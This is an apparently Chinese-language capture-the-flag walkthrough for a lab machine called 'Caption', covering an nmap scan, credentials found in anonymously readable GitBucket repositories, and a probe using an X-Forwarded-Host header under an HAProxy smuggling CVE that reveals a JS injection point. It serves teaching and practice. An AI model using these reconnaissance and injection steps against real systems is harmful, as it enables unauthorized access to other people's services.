

Tags: GitBucket、HAProxy、CVE-2023-25725、Smuggling、XSS、CVE-2024-45506、CVE-2023-37474、Thrift
Recon & Enum
nmap -p- --min-rate 1000 -T4 -sC -sV -O -v caption.htb
---
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http       Werkzeug/3.0.1 Python/3.10.12
|_http-title: Caption Portal Login
|_http-server-header: Werkzeug/3.0.1 Python/3.10.12
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad request
|     Content-length: 90
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|     </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     content-length: 0
|     location: http://caption.htb
|_    connection: close
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 10 Dec 2024 07:57:19 GMT
|     Set-Cookie: JSESSIONID=node0kowceeu2aoul1r2wv9qzpw10z2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 5922
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="og:title" content="Error" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.230.251:8080/nice%20ports%2C/Tri%6Eity.txt%2ebak" />
|     <meta property="og:image" content="http://10.129.230.251:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/ima
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 10 Dec 2024 07:57:15 GMT
|     Set-Cookie: JSESSIONID=node04a4t78m9q5e1i674bbmatmee0.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 8634
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>GitBucket</title>
|     <meta property="og:title" content="GitBucket" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.230.251:8080/" />
|     <meta property="og:image" content="http://10.129.230.251:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/images/gitbucket.png?20241210075716" t
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 10 Dec 2024 07:57:17 GMT
|     Set-Cookie: JSESSIONID=node0a0ujjbtesiqvax5l0rw36dp91.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|_    <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|_http-title: GitBucket
Shell as Margo

8080 端口是一个代码托管平台,匿名可以访问两个存储库,clone 下来搜索敏感信息

Caption-Portal 仓库发现凭据 margo / vFr&cS2#0!,无法登录 GitBucket 和 SSH 服务


可以登录 80 端口的服务,很多功能都有限制(管理员权限或者正在维护)



可以看到使用了 HAProxy 组件,搜索 HAProxy 找到一个 CVE-2023-25725 请求走私漏洞,尝试添加 HTTP 请求头 X-Forwarded-Host: 127.0.0.1

发现页面有变化,检查响应包

页面可以注入 JS 代码,但问题是这个页面仅有我自己来访问,没办法获取其他人的 Cookie。
